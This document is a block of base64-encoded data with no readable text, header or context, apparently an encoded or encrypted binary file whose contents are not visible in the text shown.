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
